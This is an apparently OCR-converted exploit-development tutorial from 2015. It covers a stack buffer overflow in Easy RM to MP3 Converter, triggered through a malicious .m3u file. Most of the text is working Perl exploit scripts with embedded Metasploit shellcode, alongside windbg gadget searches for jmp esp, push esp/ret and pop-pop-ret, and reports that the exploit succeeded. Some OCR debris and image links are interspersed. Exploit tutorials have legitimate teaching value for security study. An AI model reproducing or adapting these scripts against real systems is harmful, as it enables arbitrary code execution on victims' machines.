



```
7c92121a cc              int     3
0:010> s 00b90000 l 00c2f000 58 5d c3
00bc5558  58 5d c3 8d 4d 08 83 65-08 00 51 6a 00 ff 35 1c  X]..M..e..Qj..5.
00bc5e8c  58 5d c3 33 c0 5d c3 cc-cc cc cc cc cc cc cc cc  X].3.]..........
```

Now let us modify the script as following:

```
my $file= "test1.m3u";
my $junk= "A" x 26109;

my $eip = pack('V',0x01968da3); #pop pop ret from MSRMfilter01.dll
my $jmpesp = pack('V',0x01b7f23a); #jmp esp

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes
my $shellcode = "\x90" x 8;  #add more bytes
```

```
$shellcode = $shellcode . $jmpesp;  #address to return via pop pop ret ( = jmp esp)


$shellcode = $shellcode . "\x90" x 50;  #real shellcode
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";


open($FILE,">$file");
print $FILE $junk.$eip.$prependesp.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```





Easy RM to MP3 Converter

Easy RM to MP3 Converter 遇到问题需要关闭。我们对此引起的不便表示抱歉。

如果您正处于进程当中，信息有可能丢失。

请将此问题报告给 Microsoft。
我们已经创建了一个错误报告，您可以将它发送给我们。我们将此报告视为保密的和匿名的。


要查看这个错误报告包含的数据， 请单击此处。

调试(B) 发送错误报告(S) 不发送(D)

Pwned! It work fine!^_^


>push return

push return is somewhat similar to call [reg].



```
0:010> u 7c92120e
ntdll!DbgBreakPoint:
7c92120e 54              push    esp
7c92120f c3              ret
7c921210 8bff            mov     edi,edi
```

The opcode is 54 C3. Search it in windbg:




```
0:010> s  019c0000 l 01e8d000 54 c3
019e1d88  54 c3 fe ff 85 c0 74 5d-53 8b 5c 24 30 57 8d
01a0cd65  54 c3 8b 87 33 05 00 00-83 f8 06 0f 85 92 01
01a0cf2f  54 c3 8b 4c 24 58 8b c6-5f 5e 5d 5b 64 89 0d
01a0cf44  54 c3 90 90 90 90 90 90-90 90 90 90 8a 81 da
01a6bb3e  54 c3 8b 4c 24 50 5e 33-c0 5b 64 89 0d 00 00
01a6bb51  54 c3 90 90 90 90 90 90-90 90 90 90 90 90 90
01aa2aba  54 c3 0c 8b 74 24 20 39-32 73 09 40 83 c2 08
01abf6b4  54 c3 b8 0e 00 07 80 8b-4c 24 54 5e 5d 5b 64
01abf6cb  54 c3 90 90 90 64 a1 00-00 00 00 6a ff 68 3b
01b192aa  54 c3 90 90 90 90 8b 44-24 04 8b 4c 24 08 8b
01be5a40  54 c3 c8 3d 10 e4 38 14-7a f9 ce f1 52 15 80
01bfdaa7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc
01c05edb  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc
01c149c7  54 c3 9f 4d 68 ce ca 2f-32 f2 d5 df 1b 8f fc
01c23406  54 c3 d3 2d d3 c3 3a b3-83 c3 ab b6 b2 c3 0a
01c24526  54 c3 da 4c 3b 43 11 e7-54 c3 cc 36 bb c3 f8
01c2452e  54 c3 cc 36 bb c3 f8 63-3b 44 d8 00 d1 43 f5
01c24b26  54 c3 ca 63 f0 c2 f7 86-77 42 38 98 92 42 7e
01eb20fd  54 c3 54 c4 54 c5 54 c6-54 c7 54 c8 54 c9 54
```

Craft your exploit and run :

```
my $file= "test1.m3u";
my $junk= "A" x 26109;

my $eip = pack('V',0x01abf6b4); #overwrite EIP with push esp, ret

my $prependesp = "XXXX";  #add 4 bytes so ESP points at beginning of shellcode bytes

my $shellcode = "\x90" x 25;   #start shellcode with some NOPS

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc

$shellcode = $shellcode . "\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
```

```
    "\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
    "\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
    "\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
    "\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
    "\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
    "\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
    "\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
    "\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
    "\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
    "\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
    "\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
    "\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

    open($FILE,">$file");
    print $FILE $junk.$eip.$prependesp.$shellcode;
    close($FILE);
    print "m3u File Created successfully\n";
```



Easy RM to MP3 Converte

Easy RM to MP3 Converter 遇
起的不便表示抱歉。

如果您正处于进程当中，信息

请将此问题报告给 Microsoft
我们已经创建了一个错误报告
此报告视为保密的和匿名的。

要查看这个错误报告包含的数

>jmp [reg + offset]

In the third methon “pop ret” we know that when the EIP war overrided ,the esp points to 000ffd38 and the esp+8(000ffd40) points to our shellcode. So we can use “jmp [esp + 8] “ to craft our exploit.*(You str not limited to [esp + 8] ,you could also look for values bigger than 8)*

In this case,I don’t find the address for the opcode.so there is no exploit in this methon. But you should still remember this way^_^

>Blind return

This technique is based on the following 2 steps:


>Overwrite EIP with an address pointing to a ret instruction

>Hardcode the address of the shellcode at the first 4 bytes of ESP

When the ret is execute, the last added 4 bytes (topmost value) are popped from the stack and will be put in EIP

>Exploit jumps to shellcode

The problem with this example is that the address used to overwrite EIP contains a null byte. it didn't really work for Easy RM to MP3.




Now we have to think about a question : *what if we see that we don't have enough space to host the entire shellcode ?*


The answer is maybe we can use the 26109 bytes(which is filled with plenties of A)to trigger the actual overflow

After several times of debugging and analysis,We can use the following script to create the perfect exploit.(the process of debugging and analysis is omitted here,you can reference https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/ for more detial):

```
my $file= "test1.m3u";
my $buffersize = 26109;

my $junk= "\x90" x 200;
my $nop = "\x90" x 50;

# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode = "\x89\xe2\xd9\xeb\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x51\x54\x45\x50\x43\x30\x45\x50\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x44\x45\x43\x48\x43\x31\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a" .
"\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x46" .
"\x51\x49\x50\x4a\x39\x4e\x4c\x4b\x34\x49\x50\x44\x34\x45" .
"\x57\x49\x51\x49\x5a\x44\x4d\x45\x51\x48\x42\x4a\x4b\x4c" .
"\x34\x47\x4b\x50\x54\x51\x34\x45\x54\x44\x35\x4d\x35\x4c" .
"\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4b\x39\x51\x4c\x46" .
"\x44\x45\x54\x48\x43\x51\x4f\x46\x51\x4c\x36\x43\x50\x50" .
"\x56\x43\x54\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x44" .
"\x48\x4d\x59\x4c\x38\x4d\x53\x49\x50\x42\x4a\x46\x30\x45" .
"\x38\x4c\x30\x4c\x4a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b" .
"\x4e\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x42\x43\x43" .
"\x51\x42\x4c\x45\x33\x45\x50\x41\x41";

my $restofbuffer = "\x90" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V', 0x01b7f23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;

my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
   "\x83\xc4\x5e" .              #add esp,0x5e
   "\xff\xe4";                   #jmp esp

my $nop2 = "0x90" x 10;   # only used to visually separate

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
```

```
    close($FILE);
    print "m3u File Created successfully\n";
```





Pwned ! Perfect Exploit! ^_^

There are some other ways to jump,like “popad” “hardcode address to jump” “Short jumps” “contional jumps” “backward jumps “ and so on…I omit the other ways here,you can have a try by yourself,I believe you can have a bumper harvest^_^

ITh4cker 2015/12/7 BeiJing . China